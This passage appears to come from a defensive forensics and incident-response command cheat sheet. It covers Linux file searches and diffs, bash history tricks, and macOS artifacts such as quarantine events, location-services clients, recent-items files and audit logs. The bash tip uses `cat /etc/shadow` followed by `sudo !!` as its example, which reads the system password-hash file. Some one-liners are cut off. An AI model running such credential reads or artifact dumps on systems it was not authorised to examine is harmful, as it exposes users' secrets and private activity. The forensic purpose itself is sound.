2021-01-12+20:35:20.7083955270 ./dell-bios-fan-control/.git/hooks/
2021-01-12+20:35:20.7083955270 ./dell-bios-fan-control/.git/hooks/
2021-01-12+20:35:20.7083955270 ./dell-bios-fan-control/.git/hooks/
2021-01-12+20:35:20.7083955270 ./dell-bios-fan-control/.git/hooks/
```

Show all files created between two dates

I've got to be honest with you, this is one of my favourite commands. The level of granularity you can get is crazy. You can find files that have changed state by the MINUTE if you really wanted.

```
find -newerct "01 Jun 2021 18:30:00" ! -newerct "03 Jun 2021 19:00:00" -ls | sort
```


```
[03-Jun-21 15:49:04 BST] d/Downloads
-> find -newerct "01 Jun 2021 18:30:00" ! -newerct "03 Jun 2021 19:00:00" -ls | sort
 28573725      4 drwxr-xr-x   4 d        d            4096 Jun  3 11:38 .
 28573979    324 -rw-rw-r--   1 d        d          328704 Apr  9 17:05 ./update.exe
 28582111    156 -rw-rw-r--   1 d        d          159261 Jun  3 09:32 ./keylogger_
hbrain.exe.zip
 28582363    240 -rw-rw-r--   1 d        d          242688 Jul 27  2020 ./.text
 28582364     68 -rw-rw-r--   1 d        d           66560 Jul 27  2020 ./.rdata
 28582366      8 -rw-rw-r--   1 d        d            5632 Jul 27  2020 ./.data
 28582367     12 -rw-rw-r--   1 d        d           12288 Jul 27  2020 ./.reloc
 29360437      4 drwx------   3 d        d            4096 Jun  3 11:36 ./.rsrc
 29360438      4 drwx------   2 d        d            4096 Jun  3 11:36 ./.rsrc/MANI
 29360439      4 -rw-rw-r--   1 d        d             381 Apr  9 17:05 ./.rsrc/MANI
[03-Jun-21 15:49:06 BST] d/Downloads
```

Compare Files

`vimdiff` is my favourite way to compare two files

```
vimdiff file1.txt file2.txt
```

The colours highlight differences between the two. When you're done, use vim's method of exiting on both files: `:q!` . Do this twice



`diff` is the lamer, tamer version of `vimdiff` . However it does have some flags for quick analysis:

```
#are these files different yes or no?
diff -q net.txt net2.txt

#quickly show minimal differences
diff -d net.txt net2.txt
```

```
[22-Jun-21 22:49:57 BST] brave/c49-AfricanFalls2
-> diff -q net.txt net2.txt
Files net.txt and net2.txt differ
[22-Jun-21 22:50:01 BST] brave/c49-AfricanFalls2
-> diff -d net.txt net2.txt
1,2d0
< Volatility 3 Framework 1.0.1
<
32,33c30,31
< 0xbf0f6a5a6e10        TCPv4   0.0.0.0 445     0.0.0.0 0       LISTENING       4
< 0xbf0f6a5a6e10        TCPv6   ::      445     ::      0       LISTENING       4
---
> 0xbf0f6a5a6e10        TCPv4   0.0.0.0 445     0.0.0.0 0       LISTENING       4Sy
> 0xbf0f6a5a6e10        TCPv6   ::      445     ::      0       LISTENING       4Sy
55c53
< 0xbf0f6abc8cf0        UDPv6   fe80::417e:4ac4:e8ea:c3fb       64460   *       0
0
---
> 0xbf0f6abc8cf0        UDPv6   fe80::417e:4ac4:e8ea:c3fb       64460   *       043
61,62c59,60
< 0xbf0f6bfb7890        UDPv4   10.0.2.15       138     *       0               4
< 0xbf0f6bfb9640        UDPv4   10.0.2.15       137     *       0               4
```

Bash Tips

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Fixing Mistakes


We all make mistakes, don't worry. Bash forgives you

Forget to run as sudo?

We've all done it mate. Luckily, `!!` has your back. The exclamation mark is a history related bash thing.

Using two exclamations, we can return our previous command. By prefixing `sudo` we are bringing our command back but running it as sudo

```
#for testing, fuck up a command that needed sudo but you forgot
cat /etc/shadow
# fix it!
sudo !!
```





Typos in a big old one liner?

The `fc` command is interesting. It gets what was just run in terminal, and puts it in a text editor environment. You can the ammend whatever mistakes you may have made. Then if you save and exit, it will execute your newly ammended command

```
##messed up command
cat /etc/prozile
#fix it
fc
```

```
#then save and exit
```





Re-run a command in History

If you had a beautiful command you ran ages ago, but can't remember it, you can utilise `history` . But don't copy and paste like a chump.

Instead, utilise exclamation marks and the corresponding number entry for your command in the history file. This is highlighted in red below

```
#bring up your History
history
#pick a command you want to re-run.
# now put one exclamation mark, and the corresponding number for the command you
!12
```

```
 3591  02/06/21 22:47:08 cat /etc/profile
 3592  02/06/21 22:48:01 eclear
 3593  02/06/21 22:48:02 clear
 3594  02/06/21 22:48:13 echo "bringing up old shit"
 3595  02/06/21 22:48:16 history
[02-Jun-21 22:48:16 BST] /
-> !3594
echo "bringing up old shit"
bringing up old shit
```

MacOS

▶ section contents

Reading .plist files

Correct way to just read a plist is `plutil -p` but there are multiple different methods so do whatever, I'm not the plist police

```
[2022-May-24 12:04:29 BST] Downloads/Collected_Data
[🔍 -> sudo plutil -p /var/db/locationd/clients.plist | head -n 10
{
  "com.apple.locationd.bundle-/System/Library/LocationBundles/Routine.bundle" => {
    "BundleId" => "com.apple.locationd.bundle-/System/Library/LocationBundles/Routine.bundle"
    "BundlePath" => "/System/Library/LocationBundles/Routine.bundle"
    "Registered" => ""
    "Whitelisted" => 0
  }
  "com.apple.locationd.bundle-/System/Library/LocationBundles/WifiCalling.bundle" => {
    "Authorized" => 0
    "BundleId" => "com.apple.locationd.bundle-/System/Library/LocationBundles/WifiCalling.bundle"
```

If the plist is in binary format, you can convert it to a more readable xml: `plutil -convert xml1 <path_to_binary_plist>`

Quarantine Events


Files downloaded from the internet

The db you want to retrieve will be located here with a corresponding username: `/Users/*/Library/Preferences/com.apple.LaunchServices.QuarantineEventsV2`

Here's a dope one-liner that organises the application that did the downloading, the link to

download, and then the date it was downloaded, via sqlite

```
sqlite3 /Users/dray/Library/Preferences/com.apple.LaunchServices.QuarantineEvents
'select LSQuarantineAgentName, LSQuarantineDataURLString, date(LSQuarantineTimeSt
| sort -u | grep '|' --color
```




Install History

Find installed applications and the time they were installed from : `/Library/Receipts/InstallHistory.plist`

Annoyingly doesn't show corresponding user ? However, it does auto sort the list by datetime which is helpful

```
plutil -p /Library/Receipts/InstallHistory.plist
```



Location Tracking

Some malware can do creeper stuff and leverage location tracking Things you see here offer an insight into the programs and services allowed to leverage location stuff on mac

```
#plain read
sudo plutil -p /var/db/locationd/clients.plist

#highlight the path of these applications
sudo plutil -p /var/db/locationd/clients.plist | ack --passthru 'BundlePath'
# or sudo plutil -p /var/db/locationd/clients.plist | grep 'BundlePath'
```

```
[2022-May-24 12:11:51 BST] Downloads/Collected_Data
🔍 -> sudo plutil -p /var/db/locationd/clients.plist | ack --passthru 'BundlePath'
{
  "com.apple.locationd.bundle-/System/Library/LocationBundles/Routine.bundle" => {
    "BundleId" => "com.apple.locationd.bundle-/System/Library/LocationBundles/Routine.bundle"
    "BundlePath" => "/System/Library/LocationBundles/Routine.bundle"
    "Registered" => ""
    "Whitelisted" => 0
  }
  "com.apple.locationd.bundle-/System/Library/LocationBundles/WifiCalling.bundle" => {
    "Authorized" => 0
    "BundleId" => "com.apple.locationd.bundle-/System/Library/LocationBundles/WifiCalling.bundle"
    "BundlePath" => "/System/Library/LocationBundles/WifiCalling.bundle"
    "Registered" => ""
    "Whitelisted" => 0
  }
  "com.apple.locationd.bundle-/System/Library/PrivateFrameworks/CoreParsec.framework" => {
    "BundleId" => "com.apple.locationd.bundle-/System/Library/PrivateFrameworks/CoreParsec.framework"
    "BundlePath" => "/System/Library/PrivateFrameworks/CoreParsec.framework"
    "Registered" => ""
  }
  "com.apple.locationd.bundle-/System/Library/PrivateFrameworks/FindMyDevice.framework" => {
    "SLC" => {
      "distanceThreshold" => 500
      "powerBudget" => 0
    }
  }
  "com.apple.locationd.bundle-/System/Library/PrivateFrameworks/HomeKitDaemon.framework" => {
    "Authorized" => 0
    "BundleId" => "com.apple.locationd.bundle-/System/Library/PrivateFrameworks/HomeKitDaemon.framework"
    "BundlePath" => "/System/Library/PrivateFrameworks/HomeKitDaemon.framework"
    "Registered" => ""
  }
  "com.apple.locationd.executable-" => {
  }
  "com.apple.sharingd" => {
  }
  "com.google.Chrome" => {
    "BundleId" => "com.google.Chrome"
    "BundlePath" => "/Applications/Google Chrome.app"
    "Registered" => ""
```

```
[2022-May-24 12:12:24 BST] Downloads/Collected_Data
🔍 -> sudo plutil -p /var/db/locationd/clients.plist | grep 'BundlePath'
    "BundlePath" => "/System/Library/LocationBundles/Routine.bundle"
    "BundlePath" => "/System/Library/LocationBundles/WifiCalling.bundle"
    "BundlePath" => "/System/Library/PrivateFrameworks/CoreParsec.framework"
    "BundlePath" => "/System/Library/PrivateFrameworks/HomeKitDaemon.framework"
    "BundlePath" => "/Applications/Google Chrome.app"
    "BundlePath" => "/Applications/Slack.app"
    "BundlePath" => "/Applications/Obsidian.app"
[2022-May-24 12:12:26 BST] Downloads/Collected_Data
```


Most Recently Used (MRU)

Does what it says.....identifies stuff most recently used

The directory with all the good stuff is here


```
/Users/*/Library/Application Support/com.apple.sharedfilelist/
```

```
#full path to this stuff
/Users/*/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedF
/Users/*/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedF
/Users/*/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedF
/Users/*/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedF
/Users/*/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedF
/Users/*/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedF
/Users/*/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedF
/Users/*/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedF
```



Another useful subdirectory here containing stuff relevant to recent applicatioons

```
/Users/users/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSha
```



There are legitimate ways to parse whats going on here.....but that just ain't me chief - I strings these bad boys

```
[2022-May-24 13:24:24 BST] Downloads/Collected_Data
🔍 -> strings '/users/Dray/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedFileList.RecentServers.sfl2' | sort -u
 !"#$
$4B5807A1-59B5-4CC8-80B0-BD1EC812EC0D
$9636EB00-9CF0-423F-ABCD-AE39941E6330
$com.apple.LSSharedFileList.MaxAmount
&'()*
&HIJK
,-./0126<=>?MSTUVWX[abU$null
.com.apple.LSSharedFileList.OverrideIcon.OSTypeTsrvr_
/Volumes/Library_of_Alexandria
789:Z$classnameX$classes\NSDictionary
78YZWNSArray
9;XNSObject_
A5B0DD28-CE8B-46AB-B874-1194A3B5F12C
CustomItemPropertiesTNameXBookmarkTuuid
Library_of_Alexandria
Library_of_AlexandriaO
Macintosh HD
NSKeyedArchiver
Troot
UitemsZproperties
Volumes
WNS.keysZNS.objectsV$class
X$versionY$archiverT$topX$objects
Zvisibility_
book
bplist00
file:///

file:///Volumes/Library_of_Alexandria/
smb://pi@192.168.1.49/Library_of_Alexandria
smb://pi@RASPBERRYPI._smb._tcp.local/Library_of_Alexandria
```

```
[2022-May-24 13:30:11 BST] Downloads/Collected_Data
🔍 -> strings '/users/Dray/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedFileList.FavoriteVolumes.sfl2' |sort -u | tail -n 20
]Google ChromeO
ansible
book
bplist00
com-apple-sfl://com.apple.LSSharedFileList.IsComputer
com-apple-sfl://com.apple.LSSharedFileList.IsICloudDrive$
com-apple-sfl://com.apple.LSSharedFileList.IsRemoteDisc
dray
file:///
file:///

file:///Volumes/Google%20Chrome/
file:///Volumes/Install%20Google%20Drive/
file:///Volumes/Obsidian%200.13.19-universal/
file:///Volumes/VMware%20Fusion/
file:///Volumes/flameshot/
flameshot
flameshot.dmg
googlechrome.dmg
packages$
```

Audit Logs

`praudit` command line tool will let you read the audit logs in `/private/var/audit/`

```
sh-3.2# praudit /private/var/audit/current | head -n 40
header,138,11,SecSrvr AuthEngine,0,Mon May 16 16:55:02 2022, + 99 msec
subject,-1,root,wheel,root,wheel,2791,100000,8683454,0.0.0.0
text,begin evaluation
return,success,0
identity,1,com.apple.authd,complete,,complete,0x5e55013b2fd96b6a51075985102fee591fd72705
trailer,138
header,162,11,SecSrvr AuthEngine,0,Mon May 16 16:55:02 2022, + 99 msec
subject,-1,root,wheel,root,wheel,2791,100000,8683454,0.0.0.0
text,system.preferences
text,system.preferences
return,success,0
identity,1,com.apple.authd,complete,,complete,0x5e55013b2fd96b6a51075985102fee591fd72705
trailer,162
header,276,11,SecSrvr AuthEngine,0,Mon May 16 16:55:02 2022, + 99 msec
subject,-1,root,wheel,root,wheel,2791,100000,8683454,0.0.0.0
text,system.preferences
text,client /System/Library/PrivateFrameworks/SystemAdministration.framework/XPCServices/writeconfig.xpc
text,creator /usr/sbin/systemsetup
return,success,0
identity,1,com.apple.authd,complete,,complete,0x5e55013b2fd96b6a51075985102fee591fd72705
```

Play around with the different printable formats of `praudit`

```
sh-3.2# praudit -l /private/var/audit/current  | head -n 5
header,138,11,SecSrvr AuthEngine,0,Mon May 16 16:55:02 2022, + 99 msec,subject,-1,root,wheel,root,wheel,2791,100000,8683454,0.0.0.0,text,begin evaluation,return,success,0,identity,1,com.apple.authd,complete,,complete,0x5e55013b2fd96b6a51075985102fee591fd72705,trailer,138,
